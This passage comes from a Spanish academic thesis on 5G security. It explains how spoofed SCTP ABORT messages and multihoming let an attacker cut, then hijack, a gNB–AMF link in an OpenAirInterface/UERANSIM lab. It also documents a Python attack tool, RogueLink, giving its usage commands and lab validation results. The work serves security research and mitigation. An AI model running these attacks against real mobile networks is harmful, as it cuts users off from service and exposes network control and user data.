En resumen, el ataque DoS aprovechando las vulnerabilidades de SCTP en la red 5G puede tener consecuencias devastadoras en términos de interrupción de servicio, pérdida de conectividad, daños a la reputación, pérdidas económicas e impacto en la infraestructura crítica. Es fundamental para los operadores de red y las autoridades competentes implementar medidas de seguridad robustas para prevenir y mitigar este tipo de amenazas.

4.2. Escenario 2: *Connection Hijacking*

En este escenario se llevará a cabo una mejora del ataque realizado en el escenario anterior. Esto es debido a que, eventualmente, los nodos cuya conexión ha sido cortada (gNB y AMF), se darán cuenta de de ello y la restablecerán. Para ello, se hará uso de la característica anteriormente comentada (*multihoming*) para llevar a cabo una conexión SCTP, y posteriormente NGAP, entre el atacante y el AMF.

La ventaja de la mejora del ataque anterior es que el atacante alargará su presencia en la red y escalará su influencia más allá de un ataque DoS, ya que con este ataque podrá causar daños a un nivel superior, como acceso a información confidencial, control sobre ciertas funciones, impacto en la disponibilidad de usuarios legítimos, etc.

4.2.1. Arquitectura

La arquitectura en la que se basa este escenario es una evolución directa del escenario previo, representado en la ilustración 23. Si bien los componentes y roles desempeñados siguen siendo los mismos, se introducen nuevas interacciones entre el nodo atacante y el AMF, generando un grado adicional de complejidad en el ataque.

Como se destacó en la introducción de esta sección, tanto el gNB como el AMF identificarán la interrupción en la conexión previamente establecida debido al ataque DoS y buscarán activamente restablecerla. Por ende, este ataque DoS se percibe como un evento temporal, con una duración limitada hasta que los nodos participantes detecten y respondan a la situación.

En este contexto, se busca maximizar el impacto del ataque previo mediante la explotación de la característica de *multihoming* de SCTP. Como se explicó detalladamente en la sección 4.1, esta característica permite a un nodo SCTP indicar a su par múltiples direcciones IP durante el proceso de establecimiento de la conexión SCTP, lo que amplía las posibilidades de establecer conexiones redundantes.

Dado que la ejecución de un ataque DoS implica inicialmente, en este caso, la realización de un ataque MITM para obtener los datos identificativos del gNB, se dispone de la información necesaria para intentar una conexión SCTP con el AMF desde el nodo atacante, especificando la dirección IP del gNB en el paquete INIT.

En esta situación, el AMF, al verificar que la dirección del gNB proporcionada en el paquete INIT coincide con la que posee, asume erróneamente que se trata del gNB legítimo y acepta la conexión. Sin embargo, en realidad, está estableciendo una conexión con un nodo malicioso controlado por el atacante. Este escenario ilustra cómo la confianza ciega en la información recibida puede ser explotada por un actor malintencionado para comprometer la integridad y seguridad de la red.

4.2.2. Diagrama de secuencia

La ilustración 25 muestra el diagrama de secuencia seguido en este escenario. Como se puede ver, es igual que el seguido en el escenario anterior con la adición de nuevos eventos.



ILUSTRACIÓN 25. DIAGRAMA DE SECUENCIA DEL *CONNECTION HIJACKING*

El diagrama de secuencia se mantiene idéntico al anterior, con la única diferencia de que ahora, para prolongar la efectividad del ataque, el atacante establece la conexión SCTP y NGAP con el AMF directamente desde su propio nodo.

Tras el éxito del ataque DoS, el atacante aprovecha la oportunidad para establecer una conexión SCTP con el AMF, buscando prolongar la duración y el impacto de su ataque. Para lograr este objetivo, el atacante incluye, además de su propia dirección IP, la del gNB en el mensaje INIT de SCTP, aprovechando la funcionalidad de *multihoming*. Al observar la dirección IP del gNB en el mensaje INIT, el AMF acepta la solicitud de conexión, creyendo que está restableciendo la comunicación con el gNB legítimo.
Durante este proceso, el gNB real continúa intentando verificar la conexión con el AMF mediante el envío de mensajes HEARTBEAT pero obtiene siempre un ABORT del mismo, ya que el AMF ha cancelado la conexión tras recibir el ABORT que causó el DoS.

Una vez realizada esta primera fase, el proceso de establecimiento de la conexión SCTP continúa con el intercambio de mensajes, tal como se ha detallado en la sección 4.1, hasta completarse con éxito. Posteriormente, el nodo atacante inicia el proceso de asociación NGAP, ya que la conexión SCTP está establecida.

El objetivo de este procedimiento es lograr una asociación con el AMF a un nivel más alto. En este sentido, el AMF registra este nodo como un nuevo gNB, lo que permite al atacante ampliar su presencia en la red y aumentar su capacidad para manipular y comprometer la operación normal de la red de comunicaciones móviles.

Al lograr esta asociación a un nivel superior, el atacante incrementa su capacidad para llevar a cabo acciones maliciosas con mayor alcance y persistencia. Esta táctica refleja la habilidad del atacante para adaptarse a las circunstancias y aprovechar las características de la red para prolongar y ampliar el impacto de sus actividades ilícitas.

Finalmente, ambos nodos intercambian los correspondientes mensajes de control (HEARTBEAT y HEARTBEAT ACK) para verificar el correcto funcionamiento de la conexión que tienen establecida.

4.2.3. Consecuencias

Un ataque como el descrito, donde un nodo atacante logra establecer una conexión con el AMF utilizando SCTP y luego NGAP aprovechando la característica de *multihoming* de SCTP, puede tener una serie de consecuencias graves y disruptivas en la red de comunicaciones móviles. Estas consecuencias pueden abarcar desde la interrupción del servicio hasta comprometer la integridad y seguridad de la red en su totalidad.

En primer lugar, la conexión no autorizada con el AMF permite al atacante acceder a información confidencial y sensible, como datos de usuario, información de sesión y configuraciones de red. Esto podría resultar en la violación de la privacidad de los usuarios y la exposición de datos críticos a riesgos de manipulación o robo.

Además, al establecer una conexión NGAP con el AMF, el atacante potencialmente obtiene control sobre funciones de gestión y control de red, lo que le permite realizar acciones maliciosas como manipular la configuración de la red, degradar la calidad del servicio, redirigir el tráfico o incluso desencadenar ataques más sofisticados y coordinados contra otros elementos de la infraestructura de red.

La persistencia del ataque también puede tener un impacto significativo en la disponibilidad del servicio para los usuarios legítimos. Al mantener una presencia encubierta en la red, el atacante puede continuar comprometiendo la funcionalidad de los servicios móviles, causando interrupciones en la conectividad, degradación del rendimiento y tiempos de inactividad no programados.

Además, la capacidad del atacante para evadir la detección y mantener su acceso no autorizado a la red plantea desafíos significativos en términos de mitigación y respuesta. Identificar y neutralizar al atacante en un entorno complejo y dinámico como una red de comunicaciones móviles puede requerir recursos considerables y un análisis exhaustivo de las actividades maliciosas en curso.

En resumen, un ataque que aprovecha la conexión no autorizada con el AMF mediante el uso del *multihoming* de SCTP representa una seria amenaza para la integridad, confidencialidad y disponibilidad de los servicios móviles. Para mitigar estos riesgos, es crucial implementar medidas de seguridad robustas, realizar monitoreo continuo de la red y mantener una postura proactiva en la detección y respuesta a posibles intrusiones.

4.3. Herramienta desarrollada para la automatización de ataques: *RogueLink*

RogueLink es la herramienta que se ha desarrollado para automatizar los ataques que se han descrito en los escenarios. Se trata de una herramienta en *Python*, cuyo código en su totalidad puede encontrarse en el ANEXO E, que ofrece varios modos de uso al usuario mediante comandos determinados. Cada modo proporciona información en tiempo real del flujo del ataque, incluyendo los logros que se van consiguiendo.

Esta herramienta se ha publicado en *GitHub*, una plataforma de desarrollo colaborativo y control de versiones basada en *Git*. Para su consulta y descarga, la herramienta puede encontrarse en: https://github.com/Slakeo/PFG.git.

Para guiar al usuario en el uso de la herramienta, se proporciona un comando de ayuda que despliega toda la información de uso de la herramienta:

```
python3 roguelink.py --help
```

La ilustración 26 muestra la pantalla que se despliega al ejecutar el comando.



ILUSTRACIÓN 26. *ROGUELINK HELP*

Gracias a este comando, el usuario puede entender cómo se usa la herramienta, ya que, a parte de los comandos y los parámetros, aparece una pequeña explicación que resume el uso de la herramienta. A continuación, se explicarán los modos de uso y los parámetros que reciben:

- **Modo 1: Inyección de Paquetes.** Este modo permite al usuario utilizar la herramienta para inyectar paquetes en la red. Esto es útil ya que el usuario puede elaborar un paquete con unos parámetros determinados e inyectarlo en la red para comprobar el comportamiento de la misma. Para ello, el modo requiere un fichero TXT, donde se encuentre el *Hex Stream* del paquete, y la interfaz por la que inyectar dicho paquete.

  El *Hex Stream* consiste en el hexadecimal que representa al paquete que se desea inyectar. Cuando un usuario utiliza *Wireshark*, por ejemplo, para visualizar un paquete de red, puede exportarlo a diferentes formatos como JSON, XML, etc. Al no existir una herramienta que, a

través de un JSON o XML pueda crear un paquete de red, se ha optado por utilizar *Hex Stream*, ya que *Wireshark* también permite exportar el paquete en hexadecimal.

De esta forma, el usuario puede editar el hexadecimal y proporcionarlo a la herramienta para que esta cree el paquete de red correspondiente y proceda a inyectarlo por la interfaz especificada por el usuario.

El comando que permite usar la herramienta para inyectar paquetes en la red es el siguiente:

```
python3 roguelink.py --mode 1 --file <FILE> --iface <IFACE>
```

- **Modo 2: Denegación de Servicio.** Este modo de funcionamiento se centra en el escenario 1, explicado en el apartado 4.2. Gracias a este modo, el usuario es capaz de generar un ataque de denegación de servicio sobre una red 5G implementada mediante *OpenAirInterface* y *UERANSIM*.

  La herramienta automatiza todas las fases descritas en el diagrama de secuencia de dicho escenario. Es capaz de implementar un ataque MITM y capturar un mensaje HEARTBEAT para sustraer los parámetros sensibles (puerto SCTP del gNB y *verification tag*). Estos parámetros serán utilizados para llevar a cabo un ataque de suplantación de identidad, enviando, el atacante, un mensaje ABORT, indicando como origen el gNB y destinatario el AMF, consiguiendo la denegación de servicio, ya que el AMF, al recibir este paquete, cortará la conexión SCTP establecida con el gNB.

  Esto es posible ya que SCTP no protege los mensajes, por ello se pueden interceptar los mensajes que se intercambian entre los pares de la conexión SCTP. Este ataque se puede llevar a cabo mediante el siguiente comando:

```
python3 roguelink.py --mode 2 --gnb_ip <GNB_IP> --amf_ip <AMF_IP>
--iface <IFACE>
```

  Como se puede observar, los parámetros que recibe el comando son la dirección IP del gNB, la del AMF y la interfaz por la que realizar el ataque.

- **Modo 3: Secuestro de Conexión.** Al igual que el punto anterior, este modo se centra en el ataque explicado en el escenario 2, automatizando todas las fases que se pueden apreciar en el diagrama de secuencia.

  Este ataque tiene como base el ataque anterior (DoS), por lo que el procedimiento de romper la conexión SCTP entre los dos pares es exactamente igual. Para hacer el ataque más duradero, se iniciará una conexión SCTP desde el atacante hacia el AMF abusando del *multihoming* de SCTP.

  Tras lograr la conexión SCTP con el AMF, el atacante procede a asociarse con dicha NF mediante NGAP, haciéndose pasar por el gNB, pero desde otra dirección.

  Gracias a este ataque, el atacante envía mensajes HEARTBEAT al AMF indicando que la conexión sigue operativa y sana, mientras el gNB real intenta confirmar la conexión que tenía con el AMF, encontrando un ABORT por cada HEARTBEAT que envía, produciéndose una DoS al gNB y un secuestro de conexión SCTP.

  La herramienta es capaz de automatizar todo este proceso mediante el siguiente comando:

```
python3 rogueling.py --mode 3 --gnb_ip <GNB_IP> --amf_ip <AMF_IP>
--iface <IFACE>
```

Como el comando del ataque anterior, este ataque también requiere los mismos parámetros, la dirección IP del gNB, la del AMF y la interfaz por la que realizar el ataque.

Por lo tanto, la herramienta desarrollada es una plataforma que permite la inyección de paquetes en una red 5G, lo que permite la creación de escenarios de ataque realistas y controlados. Entre las capacidades de la herramienta se encuentra la generación de ataques DoS, aprovechando la falta de protección en los mensajes SCTP. Esta vulnerabilidad específica se debe a que SCTP, un protocolo crucial para la señalización en redes 5G, puede ser explotado si no se implementan medidas de seguridad adecuadas. Además, la herramienta permite el secuestro de conexiones mediante la explotación de la característica de *multihoming* de SCTP, que, aunque mejora la resiliencia de la red, también puede ser utilizada malintencionadamente para desviar o interrumpir el tráfico legítimo.

Uno de los principales objetivos de este proyecto es no solo identificar estas vulnerabilidades, sino también proponer soluciones efectivas para mitigarlas. En este contexto, la herramienta desarrollada es fundamental para el enfoque global del proyecto, ya que permite una comprensión detallada y práctica de cómo se manifiestan las debilidades de la red bajo condiciones adversas. Mediante la simulación de ataques y la observación de sus efectos en tiempo real, se pueden recopilar datos valiosos que informan sobre las posibles mejoras en la configuración y gestión de la red. Esta capacidad de probar y evaluar escenarios de ataque es esencial para desarrollar contramedidas robustas y adaptativas.

La herramienta también facilita un enfoque proactivo hacia la seguridad de las redes 5G. Al permitir la creación y ejecución de pruebas de penetración, es posible identificar y abordar problemas antes de que sean explotados por actores malintencionados. Esto no solo mejora la seguridad inmediata de la infraestructura 5G, sino que también contribuye a la creación de estándares de seguridad más elevados y a la sensibilización sobre la importancia de proteger adecuadamente las comunicaciones críticas.

En resumen, la herramienta desarrollada es un componente integral de las soluciones propuestas en este proyecto para abordar las vulnerabilidades de las redes 5G. A través de la inyección de paquetes y la simulación de ataques como el DoS y el secuestro de conexión, la herramienta proporciona una plataforma práctica y eficaz para el análisis de seguridad. Esto posibilita la identificación de debilidades, probar contramedidas y, en última instancia, fortalecer la resiliencia de las redes 5G frente a amenazas emergentes.

5. Validación

En esta sección de la memoria, se procederá a demostrar el correcto funcionamiento de la herramienta que se ha descrito en el apartado anterior. Para ello, se mostrarán evidencias de cada uno de los modos de uso, incluyendo capturas de *Wireshark*, *logs* de las NF en los que se muestren trazas del ataque que se ha llevado a cabo, comandos utilizados con parámetros concretos y los propios mensajes que la herramienta ofrece al usuario. También, se irán proponiendo soluciones a los problemas a medida que estos se van detectando.

5.1. *Packet Injection*

A modo de recordatorio, esta funcionalidad de la herramienta permite al usuario inyectar un paquete en la red 5G. Para ello, es necesario pasar como parámetro a la herramienta un fichero TXT que contiene el *Hex Stream* del paquete y la interfaz por la que inyectar dicho paquete. La ilustración 27 muestra cómo es dicho TXT con el *Hex Stream*.

ILUSTRACIÓN 27. *HEX STREAM* DEL PAQUETE A INYECTAR

En este caso, para hacer la prueba de funcionamiento, se ha optado por un paquete sencillo, un ICMP *echo request* que va del gNB de *UERANSIM* al AMF de *OpenAirInterface*. Dicho *Hex Stream* se ha exportado de Wireshark y se puede editar por el usuario para hacer todos los cambios que desee.

Con todo esto, se pasan los parámetros a la herramienta y se ejecuta. El comando para llevar a cabo la inyección de paquetes, con los parámetros concretos es el siguiente:

```
python3 roguelink.py --mode 1 --file hex_icmp_prueba.txt --iface demo-
oai
```

Tras ejecutar el comando, la herramienta empieza a operar, mostrando la información al usuario, tal y como se puede observar en la ilustración 28.



ILUSTRACIÓN 28. EJECUCIÓN DEL MODO 1 DE LA HERRAMIENTA

Como se puede observar, la herramienta informa al usuario del modo seleccionado y comienza leyendo el *Hex Stream* del fichero proporcionado por el usuario. Cuando termina, crea el paquete, el cual almacena en el directorio donde se ha ejecutado la herramienta para que el usuario pueda revisarlo y, a continuación, procede a inyectarlo por la interfaz indicada como parámetro. Cuando finaliza, responde con éxito al usuario.

Para mostrar que en efecto se ha producido el objetivo que se buscaba, la ilustración 29 muestra la captura que se ha realizado con *Wireshark*.



ILUSTRACIÓN 29. CAPTURA DE WIRESHARK PARA EL MODO 1

Se muestra que la captura se está realizando en la interfaz especificada por el usuario (*demo-oai*) y el envío del paquete ICMP *echo request* (paquete número 59), por parte del atacante con la dirección IP origen del gNB (*spoofing*) hacia el AMF.

Después, el paquete número 60, es la respuesta del AMF (ICMP *echo reply*) a dicho paquete, confirmando que le herramienta ha sido capaz de crear el paquete a partir del hexadecimal, guardarlo y enviarlo por la interfaz de forma satisfactoria.

5.2. *Denial Of Service*

En este modo de funcionamiento de la herramienta, se produce el ataque de denegación de servicio, cortando la conexión que se ha establecido entre el gNB y el AMF.

Antes de empezar con el ataque, es necesario confirmar que el AMF se encuentra conectado al gNB. Para ello, se observan los *logs* de dicha NF. La ilustración 30 confirma que, en efecto, el AMF se encuentra conectado al gNB de *UERANSIM* y se encuentra proporcionando servicios de 5G al UE con IMSI 208950000000031, ya que se encuentra en estado 5GMM-REGISTERED.



ILUSTRACIÓN 30. LOGS DEL AMF ANTES DEL ATAQUE DOS

Una vez confirmada la existencia de la conexión entre ambos pares, se procede a ejecutar la herramienta, mediante el siguiente comando:

```
python3 roguelink.py --mode 2 --gnb_ip 192.168.70.141 --amf_ip
192.168.70.132 --iface demo-oai
```

Tras ejecutar el comando, la herramienta va informando en tiempo real al usuario de los eventos que se van produciendo. La ilustración 31 muestra el funcionamiento de este modo.



ILUSTRACIÓN 31. FUNCIONAMIENTO DE LA HERRAMIENTA PARA EL MODO 2

De nuevo, la herramienta informa al usuario del modo de funcionamiento que ha seleccionado y seguidamente comienza con el ataque MITM. Se mantiene a la escucha hasta que encuentra el paquete deseado, del que extrae la información que necesita para llevar a cabo el ataque DoS. Dicha información se muestra en verde cuando se consigue, en este caso el puerto SCTP origen,

es decir el del gNB, y la *verification tag*. Con todo esto comienza el ataque DoS, informando al usuario una vez completado de forma exitosa.

Para corroborar el correcto funcionamiento de la herramienta para este modo, de nuevo se realiza una captura de *Wireshark*, tal y como se puede apreciar en la ilustración 32.



ILUSTRACIÓN 32. CAPTURA WIRESHARK PARA EL MODO 2

Primero, se observan los mensajes HEARTBEAT que se intercambian entre el gNB y el AMF a través de la conexión SCTP que tienen establecida entre ellos (los mensajes que van desde el número 124 hasta el 170, ambos incluidos).

El atacante, es decir el usuario de la herramienta, inicia el modo 2 de la herramienta y comienza el ataque DoS. El paquete número 173 es el causante de dicha ruptura de la conexión. Es el paquete más importante del ataque, ya que es el que envía el atacante al AMF haciéndose pasar por el gNB y, al ser un mensaje ABORT, el AMF entiende que el gNB real necesita abortar la conexión por algún motivo y finaliza la conexión que tenían establecida.

El paquete número 334 (HEARTBEAT) es el intento del gNB de verificar que la conexión SCTP con el AMF sigue estando operativa, pero se encuentra con el paquete 335, un ABORT del AMF al gNB como respuesta a ese HEARTBEAT porque el AMF entiende que dicha conexión ya no está operativa, debido al paquete 173, como se ha explicado.

Este intercambio de mensajes HEARTBEAT, por parte del gNB, y ABORT, por parte del AMF, continuará hasta que ambos se den cuenta de lo que ha sucedido y creen una nueva conexión SCTP entre ellos, solucionando el DoS que se ha provocado, y es por ello que se ha desarrollado el ataque del escenario 2, para hacerlo más duradero.

Acudiendo a los *logs* del AMF, se puede observa que ya no tiene ningún gNB asociado, confirmando el éxito del ataque DoS que se ha llevado a cabo mediante la herramienta. También se aprecia cómo el UE con IMSI 208950000000031 ha pasado al estado 5GMM-DEREGISTERED, impidiéndole acceder a los servicios de 5G ya que el gNB no se encuentra conectado al AMF.

